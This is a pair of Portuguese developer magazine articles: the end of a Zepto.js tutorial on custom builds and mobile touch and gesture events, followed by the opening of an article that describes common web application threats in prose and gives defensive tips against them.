$> npm run-script dist
```

5. Isso lhe resultará em uma saída no terminal semelhante à demonstrada na **Listagem 9**.

Listagem 9. Resultado da execução do dist no zepto.js

```
$> zepto@1.1.6 dist C:\Users\teste\zepto-master
$> coffee make dist

dist/zepto.js: 55.3 KiB
dist/zepto.min.js: 24.0 KiB
dist/zepto.min.gz: 9.3 KiB
compression factor: 5.0
```

6. Assim, será possível ver o quanto seu build do Zepto.js foi minificado e o quanto ele será comprimido ainda mais se o servidor estiver preparado para lidar com a compressão gzip.
7. Se você abrir a *dist/zepto.js* em seu editor de texto favorito, o comentário na primeira linha deve informar quais módulos foram instalados:

```
zepto detect event ajax form fx - zeptojs.com/license */
```

8. Essa é a seleção padrão de módulos. Mas vamos remover os módulos de AJAX e formulários, substituindo-os pelos de toque e gesto (poderíamos, é claro, incluir todos os módulos listados no arquivo README, se assim desejar).
9. Para fazer isso, vamos definir a variável de ambiente MODULES para listar quais módulos queremos que sejam incluídos e executar o comando de build novamente:

```
$> set MODULES=zepto detect event fx touch gesture // Para Linux use export
$> npm run-script dist
```

10. Após isso, você deverá ver o conteúdo da **Listagem 10** sendo impresso no log do console.

Listagem 10. Log de seleção dos módulos gerados no Zepto.js customizado

```
$> zepto@1.1.6 dist /Users/ianpointer/tmp/zepto
$> coffee make dist
dist/zepto.js: 55.7 KiB
WARN: Side effects in initialization of unused variable delta [null:1536,28]
dist/zepto.min.js: 25.2 KiB
dist/zepto.min.gz: 9.3 KiB
compression factor: 5.0
```

Para se certificar de que o processo foi efetuado com sucesso, execute novamente o passo 7 analisando se a mesma linha no arquivo corresponde ao seguinte trecho:

```
/* Zepto v1.1.6-g579f376 - zepto detect event fx touch gesture - zeptojs.com/license */
```

Após isso, teremos uma versão personalizada do Zepto.js, que inclui suporte de toque e gesto. Renomeie a mesma para *zepto-touch.js* para prosseguir.

Suporte a dispositivos móveis

Como as origens do Zepto.js falham em produzir uma interface *jQuery-like* mais leve para aplicações web em dispositivo móveis, seria de esperar que a biblioteca venha com uma série de recursos que lhes são destinados. No entanto, como o Zepto.js se moveu no sentido de ser uma biblioteca mais ampla, alguns desses recursos não são habilitados por padrão e têm que ser adicionados ao produzir uma build personalizada como vimos anteriormente.

Dispositivo e detecção de browser

O modulo *detect* (incluído na distribuição padrão) fornece um conjunto de variáveis booleanas que seu aplicativo web pode testar para reunir informações sobre o navegador/dispositivo em que sua aplicação está sendo executada. Vejamos na **Listagem 11** as opções que o Zepto.js nos dá.

Listagem 11. Lista de ambientes móveis disponibilizados pelo Zepto.js.

```
$.os.phone  
$os.tablet  
$os.ios  
$os.android  
$os.webos  
$os.blackberry  
$os.bb10  
$os.rimtabletos  
$os.iphone  
$os.ipad  
$os.touchpad  
$os.kindle  
$browser.chrome  
$browser.firefox  
$browser.silk  
$browser.playbook
```

Como você pode ver, ele permite que nos aprofundemos bastante no ambiente que o aplicativo está sendo executado. Um problema recorrente é que essas variáveis podem ser *undefined* em vez de *false*, logo, ao usá-las, você vai precisar prefaciá-las com *!!* para ter certeza de obter um resultado booleano adequado. Esse operador verifica se o valor da variável conseguinte é realmente verdadeiro, por exemplo: o trecho *!!\$os.ios* irá definitivamente retornar falso em todos os dispositivos Android e assim sucessivamente.

Toques e gestos

Os módulos de toque e gesto permitem ao Zepto.js responder a eventos de toque. O módulo de toques proporciona suporte a *tapping* (efeito de tap com o dedo) e *swiping* (slider com o toque), enquanto o módulo de gestos fornece acesso a eventos de *pinching* (efeito de “beliscar” a tela com os dois dedos), mas ambos funcionam apenas em dispositivos iOS.

Na **Listagem 12** temos uma página web com algumas regras básicas CSS para criar três círculos, bem como definir a janela de exibição para que o navegador não tente redimensionar a página para caber na respectiva tela.

O código apenas trata do HTML e do estilo que atrelaremos a cada um dos círculos, aqui representados por divs. Em primeiro lugar, vamos adicionar algum código para alterar a cor de um círculo para preto quando um evento do tipo *tap* for acionado ao tocar num círculo. Podemos fazer isso de duas maneiras, seja passando o evento para uma chamada normal à função *on()*, seja usando uma das funções de conveniência do Zepto.js que invocam *on()* nos bastidores (*tap()*, *doubleTap()*, *singleTap()*, *longTap()*, *swipe()*, *swipeLeft()*, *swipeRight()*, *swipeUp()* e *swipeDown()*). Portanto, após a tag script que carrega o Zepto.js, poderíamos escrever:

```
<script>Zepto(function($){ $(".circulo").tap(function () { $(this).css('background-color', 'black');}); })</script>
```

Ou

```
<script>Zepto(function($){ $(".circulo").on('tap',function () { $(this).css('background-color', 'black');}); })</script>
```

Listagem 12. Exemplo de tela mobile com o módulo de toque.

```
<!doctype html>  
<html>  
<head>  
  <meta name="viewport" content="width=device-width, user-scalable=no">  
</head>  
<body>  
  <style>  
    .circulo {  
      position: relative;  
      margin: auto;  
      width: 3em;  
      height: 3em;  
      border-radius: 50%;  
      margin: 10%;  
    }  
    #um {  
      background-color: red;  
    }  
    #dois {  
      background-color: green;  
    }  
    #tres {  
      background-color: blue;  
    }  
    .p {  
      position: relative;  
      color: white;  
      margin-top: 4em;  
    }  
  </style>  
  <div id="um" class="circulo"><p></p></div>  
  <div id="dois" class="circulo"></div>  
  <div id="tres" class="circulo"></div>  
  <script src="zepto-touch.js"/></script>  
</body>  
</html>
```

A **Figura 3** mostra o resultado da execução desse código. Se você tentar executar a referida página HTML no browser, verá apenas a estrutura HTML/CSS que foi criada, mas o efeito de *tap* não surtirá efeito, já que ele é direcionado somente ao universo mobile. Veja que estamos testando em um iPhone via endereço IP de máquina, isso é possível se o smartphone estiver na mesma rede wifi que o seu computador estiver. Além disso, também precisamos instalar um novo pacote do Node.js, chamado *http-server*, que disponibiliza a opção para criar um servidor de arquivos estáticos local dentro da pasta onde você determinar.

Portanto, execute o seguinte comando no seu terminal:

```
npm install http-server
```

Quando a instalação finalizar, acesse o diretório onde estão seus arquivos HTML do projeto e execute o seguinte comando:

```
http-server
```

Após isso, verifique o seu IP de máquina e acesse do seu browser no smartphone o seguinte endereço:

```
http://seuIP:8080/exemplo-touch.html
```




Figura 3. Resultado do click no círculo via zepto-touch.js

Se quiséssemos remover o círculo da página após um duplo toque, mudaríamos a tag para o código da **Listagem 13**.

Listagem 13. Código para remover círculo quando for tocado.

```
<script>Zepto(function($){  
  $(".circulo").on('singleTap', function () { $(this).css('background-color','black');});  
  $(".circulo").on('doubleTap', function () { $(this).hide();});  
})  
</script>
```

Você tem que lidar com ambos os eventos *singleTap* e *doubleTap* separadamente, se deseja implementar ambos os eventos simples e de duplo toque. Quando a função *tap()* é usada, ambos os eventos de toque (simples ou duplo) são disparados na página, e provavelmente esse não é o comportamento desejado, logo tome bastante cuidado quando for usá-la. Vejamos o resultado do teste na Figura 4.

Gestos

O módulo *gesture* acrescenta gestos de *pinching* ao iOS sob a forma de eventos *pinch*, *pinchIn* e *pinchOut*. Vamos usar os recursos de animação do Zepto.js para aumentar os círculos quando um usuário faz um gesto de abertura *pinch*, e torná-los menores quando o gesto de fechamento *pinch* é reconhecido. Graças aos recursos de animação, esse deve criar uma transição suave à medida que os círculos crescem ou encolhem. Veja o código da **Listagem 14** e acrescente-o em uma nova página HTML.

Trata-se de uma implementação das animações dos círculos para ambos os efeitos: primeiro verificamos se estamos no ambiente iOS e, caso positivo, setamos as respectivas funções de ouvinte via método *on()*. O código para animar é simples: basta multiplicar/dividir (*pinchOut/pinchIn* respectivamente) a largura dos objetos por 1.5 atualizando as mesmas em seguida.




Figura 4. Resultado da execução de duplo tap, escondendo o círculo.

Listagem 14. Código para lidar com eventos de pinching no Zepto.js.

```
<script>Zepto(function($){  
  if (!!$.os.ios) {  
    $(".circulo").on('pinchOut', function(){  
      new_width_and_height = $(this).width() * 1.5;  
      $(this).animate({  
        width: new_width_and_height,  
        height: new_width_and_height  
      });  
    });  
    $(".circulo").on('pinchIn', function(){  
      new_width_and_height = $(this).width() / 1.5;  
      new_border_radius = new_width_and_height / 2;  
      $(this).animate({  
        width: new_width_and_height,  
        height: new_width_and_height  
      });  
    });  
  }  
})  
</script>
```

A **Figura 5** mostra um exemplo de como os círculos irão aparecer no dispositivo iOS.

Claro que, assim como fazer os círculos se moverem sobre uma tela, o suporte a gesto pode ser usado para construir uma interação do utilizador bastante complexa. Nesse artigo, vamos construir uma visão de tabela básica semelhante à view nativa do iPhone (**Listagem 15**). Em primeiro lugar, você vai precisar de uma lista não ordenada, alguns elementos de item dentro da mesma e algumas regras CSS para torná-la menos parecida com uma lista tradicional e mais parecida com a interface *TableView*.

Também precisamos colocar os elementos da lista para a esquerda, assim como torná-la grande o suficiente para ocupar a

tela inteira. Agora, quando arrastarmos um item para a direita no dispositivo, o mesmo exibe um botão *Delete* para excluir o item atual.




Figura 5. Círculos com efeito de pinchIn e pinchOut

Além disso, precisamos definir exatamente como o botão aparecerá em relação ao seu estilo, mas você pode adicionar novas regras CSS para criar um efeito 3D que você vê em um botão padrão, como é possível acompanhar no iOS6. Fazer o botão aparecer em um evento de *swipe* é bastante simples: basta incluir a regra JavaScript definida na listagem para o botão delete que será inserido no DOM dentro do atual elemento da lista. Isso funciona, mas o botão apenas aparece bruscamente do nada, não faz nada e acompanha os outros quando você desliza os demais elementos da lista. Se você passar o mesmo elemento novamente, você obterá outro botão, o que não é o comportamento desejado.

Veja na **Figura 6** o resultado atual da implementação com o problema dos botões duplicados.

É possível implementar um efeito mais leve para o deslize do *swipe* adicionando uma regra de opacidade para botões CSS e, em seguida, incrementando sua opacidade até o valor total quando deslizar:

```
$(this).append("<button class='btn-delete'>Delete</button>");  
$('.btn-delete').animate({'opacity': '1'});
```

Além disso, apenas um botão de exclusão deve ser visível em qualquer tempo. Neste ponto, a lógica na função que está sendo passada para o evento de *swipe* está começando a se acumular, então vamos dividi-la em outra função e passá-la para o ouvinte do evento, tal como vemos na **Listagem 16**. Observe que adicionamos agora uma função para lidar com a deleção no evento de *swipe*.

Listagem 15. Código para listar as opções tal como no iOS.

```
<!doctype html>  
<html>  
<head>  
  <meta name="viewport" content="width=device-width,user-scalable=no">  
</head>  
<body>  
  <style>  
    ul {  
      width: 100%;  
      margin: 0 0 0;  
      padding: 0 0 0;  
    }  
    .elemento-lista {  
      list-style: none;  
      margin-left: 0;  
      font-size: 2em;  
      font-family: Segoe UI, Roboto, Arial, sans-serif;  
      padding: 1em 0 1em 0;  
      border-bottom-style: solid;  
      border-color:#eeeeee;  
      border-bottom-width: 0.05em;  
    }  
    .btn-delete {  
      position: relative;  
      background-color: red;  
      color: white;  
      height: 2em;  
      width: 6em;  
      font-size: 0.5em;  
      float: right;  
      line-height: 2em;  
      text-align: center;  
    }  
  </style>  
  <ul>  
    <li class="elemento-lista">Um</li>  
    <li class="elemento-lista">Dois</li>  
    <li class="elemento-lista">Três</li>  
  </ul>  
  
<script src="zepto-touch.js"/></script>  
<script>  
  $(".elemento-lista").on('swipe', function() {  
    $(this).append("<button class='btn-delete'>Delete</button>");  
  });  
</script>  
</body>  
</html>
```

Listagem 16. Código final que remove o problema de duplicidade nos botões.

```
<script>  
Zepto(function($){  
  $(".elemento-lista").on('swipe', deleteSwipe);  
  $('ul').on('tap', remove_delete_button);  
  function deleteSwipe() {  
    $('.btn-delete').remove();  
    $(this).append("<button class='btn-delete'>Delete</button>");  
    $('.btn-delete').animate({'opacity': '1'});  
    $('.btn-delete').on('tap', function(){  
      $(this).parent('li').remove();  
    });  
  }  
  function remove_delete_button() {  
    $('.btn-delete').animate(  
      {'opacity': '0'},  
      { complete: function(){ $(".btn-delete").remove();}});  
  }  
});  
</script>
```

removendo o elemento HTML de fato do DOM, adicionando-o novamente e animando-o para que o efeito aconteça de forma mais suave.

Enquanto não houver mais trabalho restante antes que esse se torne uma interface completa (por exemplo, fornecendo uma maneira de adicionar elementos), você pode ver que, com menos de 20 linhas de JavaScript e alguma regras CSS, pudemos criar uma experiência muito mais rica do que apenas uma lista não ordenada simples. Usando outros gestos, como o swipeUP e swipeDown, você poderia implementar uma lista de reordenação ou outras interações. Essas podem ser combinadas com toques simples ou duplos em eventos e gestos de pinch para criar uma interface expressiva sem nunca ter que executar o código nativo no dispositivo móvel. A Figura 7 mostra como ficará nossa tela após a implementação.




Figura 6. Tela com problema de botões duplicados




Figura 7. Resultado final da nossa aplicação com botão funcional.

Infelizmente, não há uma maneira infalível para determinar se um plug-in jQuery irá trabalhar bem com o Zepto.js. Uma abordagem razoável é fazer com que a fonte do plug-in procure dentro dele para checar se usa recursos que não estão presentes no Zepto.js. Se eles estão presentes, então você tem que pedir ao autor do plug-in para verificar a possibilidade de reescrever o plug-in ou tentar convertê-lo sozinho.

Em qualquer caso, se o plug-in não tem apoio explícito, você terá que modificar a linha final para que ele estenda o Zepto.js em vez do jQuery. De toda forma, essa é apenas uma parte do potencial dessa biblioteca que reserva um futuro promissor para o universo JavaScript. O segredo, como sempre, é a prática, então comece desde já a implementar mais exemplos procurando sempre se aproximar das realidades no jQuery e criando suas próprias soluções.

Autor



Fabrício Galdino

É um especialista em software e trabalhou com análise de TI e desenvolvimento de negócios por cinco anos. Ter experiência com testes e tecnologias relacionadas ao front-end, como SEO, Responsividade, HTML5 e CSS3.



Links:

Comparação: Zepto vs jQuery

<http://jsperf.com/zepto-vs-jquery-2013/>

Página de download do Zepto.js

<http://zeptojs.com/zepto.min.js>

Página do Zepto.js no GitHub

<https://github.com/madrobby/zepto>

Página de seletores CSS3

<http://www.w3.org/TR/css3-selectors>

Página de download do Node.js

<https://nodejs.org/en/download/>

Implementando segurança na programação Web

Entenda neste artigo quais são as principais formas de ataque dos hackers no mundo web e como você pode prevenir suas aplicações

Os dados são o recurso mais importante que qualquer empresa possui. É literalmente possível substituir qualquer parte de um negócio, exceto dados. Quando os dados são modificados, corrompidos, roubados ou excluídos, uma empresa pode sofrer graves perdas. O foco da segurança não se refere somente à prevenção contra hackers, aplicações, redes ou qualquer outra coisa que você tenha aprendido na faculdade, mas sim **dados**. E quando falamos sobre as ameaças que existem no universo de programação, o front-end define a ponte de acesso que as mesmas fazem uso para burlar a segurança da sua aplicação como um todo. Por essa e muitas outras razões é que esse artigo se fará útil para a sua vida como desenvolvedor além de abranger uma ampla gama de outros temas sobre segurança da informação.

Não importa o quanto seguro seja o seu servidor, o quanto capaz o seu banco de dados é para guardar os dados, esses não são valiosos até que você faça algo com eles. No entanto, antes de prosseguir, é importante decidirmos exatamente como as aplicações e dados devem interagir, já que é a definição desse fluxo que implica diretamente nas decisões de segurança que devem ser tomadas daqui em diante. Um aplicativo executa apenas quatro operações possíveis sobre os dados, não importa o quanto incrivelmente complexa a aplicação possa se tornar. Você pode definir essas operações tomando como base o acrônimo CRUD (*Create, Read, Update, Delete*). As operações de leitura, escrita, atualização e remoção de dados devem ser feitas sempre pensando em como os dados dos usuários devem ser expostos e que níveis

Fique por dentro

Este artigo é útil por abordar as principais e mais recentes formas de ataque que os hackers fazem uso para atingir as aplicações web, tais como XSS, injeção de código, envio de código malicioso via uploads, entre outros. Além disso, entenda quais erros você está cometendo na implementação dos seus códigos front-end, assim como quais técnicas podem nos auxiliar a implantar linhas de defesa na aplicação, de modo a evitar futuras dores de cabeça com roubo de dados, quebra de segurança, falhas na autenticação e muito mais.

de segurança estamos aptos a implantar para cada uma. Não existe nível mínimo de segurança para cada operação e aquela velha história de que operações de consulta à base precisam de menos requisitos de segurança, pois não alteram os mesmos, está completamente equivocada. É só pensar na situação em que um hacker tenha acesso facilitado às operações de SELECT da base e, mesmo as demais constando de maior segurança, ele pode usar dessa abertura para consultar dados confidenciais das tabelas, ou até mesmo entender como a estrutura de relacionamentos interna foi feita para o seu sistema como um todo. Em vista disso, precisamos nos certificar de adequar o sistema por inteiro aos conceitos que aqui serão apresentados.

Especificando ameaças nas aplicações web

Você pode encontrar listas de ameaças de aplicações web em toda a internet. Algumas das listas são abrangentes e não necessariamente tem um foco só, alguns endereços que o autor cita são as ameaças mais importantes, alguns vão informá-lo sobre que tipos de ameaças ocorrem mais comumente, etc.

O problema com todas essas listas é que o autor não conhece a sua aplicação. Um ataque do famoso *SQL Injection* (Injeção de SQL) só é bem-sucedido quando sua aplicação usa SQL de alguma forma.

Obviamente você precisa obter ideias sobre o que verificar de algum lugar, e essas listas são um bom ponto de partida. No entanto, você precisa considerar o conteúdo da lista tendo em conta sua aplicação. Além disso, não dependa de apenas uma lista, use múltiplas, para você obter uma melhor cobertura das ameaças que possam atacar a sua aplicação. Com essa necessidade em mente, aqui está uma lista das ameaças mais comuns que você vê nas aplicações web de hoje:

- **Buffer overflow:** Um invasor consegue enviar dados suficientes em um *input buffer* (entrada de dados em *buffer*) para sobrecarregar uma aplicação ou em um *output buffer* (saída de dados em *buffer*). Como resultado a memória externa ao *buffer* fica corrompida. Alguns formatos de *buffer* permitem ao hacker executar tarefas aparentemente impossíveis de fora da aplicação, porque a memória afetada contém código fonte executável. A melhor maneira de prevenir esse problema é executar verificações de tamanho e de intervalo (*range*) em todos os dados de entrada e saída que a sua aplicação lida.

- **Code Injection (Injeção de código):** Uma entidade adiciona código para o fluxo de dados fluindo entre um servidor e um cliente (tal como um browser) em modo de *man-in-the-middle-attack* (modo em que a tal entidade intermedia o ataque se posicionando exatamente entre os dois principais envolvidos no processo de envio/recuperação dos dados: cliente e servidor). O alvo frequentemente visualiza o código adicionado como parte da página original e, naturalmente, o alvo não pode mesmo ver o código injetado. Ele pode estar escondido no plano de fundo pronto para causar todos os tipos de problemas em sua aplicação. Uma boa maneira para prevenir esse ataque é garantir o uso de dados criptografados: o HTTPS, por exemplo, é um protocolo que faz uso de códigos de verificação (quando possível) e exige autenticação de quem solicita os recursos na página web. Fornecer um mecanismo de feedback do cliente também é uma boa ideia, já que ele será sempre o seu maior testador e poderá te dar informações rápidas de falhas na segurança da sua aplicação. A injeção de código ocorre com mais frequência do que você imagina. Em alguns casos, ela nem faz parte de um ataque, mas poderia muito bem fazer. Certifique-se de tomar bastante cuidado com os *Internet Service Providers* (ISPs) (vide **BOX 1**), que frequentemente estão injetando código JavaScript ao transmitir dados, a fim de sobrepor anúncios no topo de uma página. Para determinar que tipos de anúncio deve fornecer, o ISP também monitora o tráfego de dados como um todo em páginas que os usam.

BOX 1. Internet Service Provider – ISP

Um ISP é uma organização que provê serviços para acessar, usar ou participar da internet de uma forma geral, categorizados em diversas áreas como comercial, sem fins lucrativos, privadas, etc. Entre os serviços disponibilizados por esse tipo de provedor, encontram-se: acesso à internet, trânsito de internet, registro de nome e domínio, web hosting, etc.

- **Cross-site scripting (XSS):** Esse é de longe um dos mais famosos e usados. Um hacker injeta JavaScript ou código executável no fluxo de saída da sua aplicação. O destinatário vê seu aplicativo como a fonte da infecção, mesmo quando não é. Na maioria dos casos, você não deve permitir que os usuários enviem dados diretamente uns aos outros através da sua aplicação sem uma verificação rigorosa. Poucos especialistas lembram de verificar seus dados de saída. Contudo, é muito complicado saber se sua própria aplicação é de fato confiável. Um hacker pode modificá-la para permitir que os dados de saída sejam contaminados. Verificações de checagem devem incluir dados de saída, bem como de entrada.

- **File uploads:** Cada carregamento de arquivo, mesmo daqueles que poderiam parecer inócuos, é suspeito. Hackers, por vezes, fazem upload de ameaças escondidas (os chamados *backdoors*) usando os recursos de upload de arquivos de seu servidor, portanto o arquivo poderia conter algo suspeito. Se possível, não permita o upload de arquivos pelo seu servidor. Naturalmente, nem sempre é possível proporcionar esse nível de segurança, então você precisa permitir apenas determinados tipos de arquivos e, em seguida, verificar o arquivo com o problema. Autenticar um arquivo, tanto quanto possível, é sempre uma boa ideia. Por exemplo, alguns arquivos contêm uma assinatura no início que você pode usar para garantir a legitimidade. Não confie na extensão de arquivo sozinha, hackers costumam criar uma versão parecida com outro tipo para assim despistar a segurança do servidor.

- **Hardcoded authentication:** Os desenvolvedores muitas vezes colocam as informações de autenticação na inicialização dos arquivos da aplicação para fins de testes. É essencial remover essa codificação de autenticação de entradas e contar com um armazenamento de dados centralizado de informações de segurança em seu lugar. Manter o armazenamento de dados em um local seguro, fora do servidor usado para aplicações web, é essencial para garantir que hackers não possam ver as credenciais usadas para acessar a aplicação de determinadas maneiras. Se você precisa de arquivos de inicialização para a aplicação, certifique-se de que os mesmos residem fora do diretório *webroot* para garantir que os hackers não consigam descobri-los acidentalmente.

- **Hidden or restricted file/directory discovery:** Quando seu aplicativo permite a entrada de caracteres especiais, como o de barra simples (/) ou barra invertida (\), é possível para um hacker descobrir arquivos e diretórios restritos/ocultos. Esses locais podem conter todos os tipos de informação que um hacker pode achar útil para atacar o seu sistema. Não permitir o uso de caracteres especiais sempre que possível é uma ótima ideia. Além disso, armazene arquivos importantes fora do diretório *webroot* em locais em que o sistema operacional pode controlar diretamente.

- **Autenticação incorreta ou ausente:** É importante saber com quem está lidando especialmente quando se trabalha com dados sensíveis. Muitas aplicações web dependem de contas comuns para algumas tarefas, o que significa que é impossível

saber quem acessou a conta. Evite usar contas de convidados para qualquer finalidade e atribua a cada usuário uma conta específica para uso.

- **Autorização incorreta ou ausente:** Mesmo se você conhece o usuário com quem está lidando, é importante fornecer um nível de autorização mínimo necessário para realizar uma determinada tarefa. Além disso, a autorização deve refletir o método de acesso do usuário. Um desktop acessando o sistema da aplicação a partir da rede local é provavelmente mais seguro do que um smartphone acessando o aplicativo a partir de um café local, por exemplo. Basear-se na promoção de segurança para auxiliar em tarefas sensíveis nos permite manter direitos mínimos no resto do tempo. Qualquer coisa que você possa fazer para reduzir o que o usuário está autorizado a fazer com certeza irá ajudar a manter um ambiente seguro.

- **Criptografia incorreta ou ausente:** Usar criptografia para transmitir dados de qualquer tipo entre dois pontos ajuda a manter hackers distantes da escuta de sua comunicação. É importante manter o controle das mais recentes técnicas de criptografia suportadas pelo ambiente do usuário. Por exemplo, *Triple Data Encryption Standard* (3DES) não é mais um algoritmo de criptografia confiável e já se encontra obsoleto no mercado, mas algumas organizações continuam a usá-lo. O atual *Advanced Encryption Standard* (AES) permanece seguro para uso, mas você deve usar uma chave maior de algoritmos de criptografia para ajudar a torná-lo mais difícil de quebrar.

- **Operating system command injection (Injeção de comandos no SO):** Um invasor modifica um comando do sistema operacional utilizado pelo aplicativo para executar tarefas específicas. Seu aplicativo baseado na web provavelmente não deve usar chamadas ao SO em primeiro lugar. No entanto, se você precisa fazer esses tipos de chamadas, certifique-se de que o aplicativo seja executado em uma *sandbox*. Alguns especialistas irão enfatizar a validação de dados de entrada para alguns casos de uso e desconsiderar tal requisito para outros. Sempre valide todos os dados que receber de qualquer lugar. Você não tem nenhuma forma de saber o veículo que um hacker usará para obter acesso ao seu sistema ou causar danos de outras maneiras. Os dados de entrada são sempre suspeitos, mesmo quando vierem do seu próprio servidor. Ser paranoico é uma coisa boa quando se trata de tarefas relacionadas à segurança.

- **Parameter manipulation (Manipulação de parâmetros):** Hackers podem efetuar seus experimentos com os parâmetros passados como parte do cabeçalho do *request* ou URL. Por exemplo, quando se trabalha com o Google, você pode alterar a URL e, consequentemente, o resultado da sua pesquisa. Certifique-se de criptografar todos os parâmetros que você trafega entre o navegador e o servidor. Além disso, use sempre protocolos seguros para páginas web, tais como HTTPS, quando passar parâmetros. É importante também definir intervalos de valores de parâmetros e tipos de dados cuidadosamente, para reduzir os problemas potenciais apresentados por esse ataque.

- **Remote code inclusion (Inclusão de código remoto):** A maioria das aplicações web hoje depende de bibliotecas incluídas,

frameworks e APIs. Em muitos casos, a instrução incluída contém um caminho relativo ou usa uma variável contendo um caminho codificado (*hardcoded*) para tornar mais fácil de modificar a localização do código remoto mais tarde. Quando um hacker é capaz de acessar o caminho da informação e mudá-lo, é possível apontar a inclusão de código remoto a qualquer código que o mesmo quiser, dando acesso total à aplicação. A melhor maneira de evitar esse problema é usar caminhos completamente codificados sempre que possível, mesmo que essa ação torne o código mais difícil de manter. Muitos especialistas recomendam que você use bibliotecas e frameworks vetados para executar tarefas perigosas. No entanto, esses *add-ons* implicam simplesmente em mais códigos. Frequentemente os hackers encontram novos métodos para corromper e contornar as bibliotecas. Você ainda tem a necessidade de garantir que a sua aplicação, e qualquer código que a mesma dependa, interaja com elementos externos com segurança, o que implica na execução extensiva de testes. O uso de bibliotecas e frameworks reduz seus custos de suporte e garante que você obtenha correções oportunas para bugs, mas os erros ainda existem e você precisa estar sempre atento. Não existem soluções impenetráveis quando se trata de segurança.

- **Session hijacking:** Toda vez que alguém fizer logon no seu servidor web, ele devolverá uma sessão exclusiva para o usuário em questão. Uma sessão *hijacker* (sequestradora) salta para dentro da sessão e intercepta os dados transferidos entre o usuário e o servidor. Os três lugares comuns para procurar por informações utilizadas para sequestrar uma sessão são: *cookies*, reescrita de URL e campos escondidos (*input's hidden*). Hackers costumam procurar informações nesses lugares. Ao manter a sessão com informações criptografadas, você pode reduzir o risco de alguém interceptá-la. Por exemplo, certifique-se de contar com o protocolo HTTPS para logins. Você também deve evitar realizar quaisquer ações nas sessões com *ids* previsíveis.

- **SQL Injection (Injeção de SQL):** Um invasor modifica uma consulta que seu aplicativo cria como resultado do usuário ou outra entrada. Em muitos casos, a aplicação solicita os pedidos de consulta, dados de entrada, mas recebe elementos SQL em vez disso. Outras formas de ataque de injeção de SQL envolvem o uso de caracteres de escape ou outros caracteres especiais. Uma boa maneira para evitar ataques de injeção de SQL é evitar consultas geradas dinamicamente.

Isso pode parecer uma gama de diferentes ameaças, mas se você fizer uma boa pesquisa na web poderá facilmente triplicar o tamanho dessa lista e nem sequer chegar perto da quantidade de maneiras que um hacker pode usar para burlar a segurança da sua aplicação. Você irá encontrar um número muito maior de tipos de ameaça e começará a descobrir maneiras de superá-las. Não se preocupe, na maioria dos casos as correções acabam em bom senso e uma única correção pode resolver mais de um problema. Por exemplo, veja a lista de novo e você vai descobrir que simplesmente usando HTTPS já resolvemos uma série desses problemas.

Considerando o aspecto privado da segurança

Quando mergulha no quesito segurança, uma organização tende a concentrar-se em primeiro lugar nos seus próprios dados de segurança. Afinal, se os dados da organização se perdem, são danificados, modificados, ou inutilizáveis, a organização poderia muito bem encerrar suas atividades de negócio. O próximo nível de escrutínio geralmente reside em terceiros, como parceiros. Muitas vezes, a segurança dos dados do usuário vem por último, e muitas organizações não pensam muito sobre a segurança dos dados que, obviamente, é primordial. Toda a questão da privacidade se resume à proteção dos dados do usuário de tal forma que ninguém abuse ou exponha os mesmos sem o conhecimento e consentimento do usuário. Em suma, ao criar uma aplicação, você também deve considerar a privacidade dos dados do usuário como um problema de segurança.

Estudos recentes apontam que os usuários e os clientes veem a indústria da tecnologia como “pobres cuidadores” de seus dados. De fato, muitas empresas de tecnologia apoiam publicamente as políticas de segurança aprimoradas para outras entidades (tal como o governo) e constroem privadamente maneiras de frustrar qualquer noção de privacidade que o usuário ou cliente possa ter. Essa dualidade torna a situação ainda pior do que poderia ser caso a indústria de tecnologia estivesse aberta à invasão de dados de usuários e clientes.

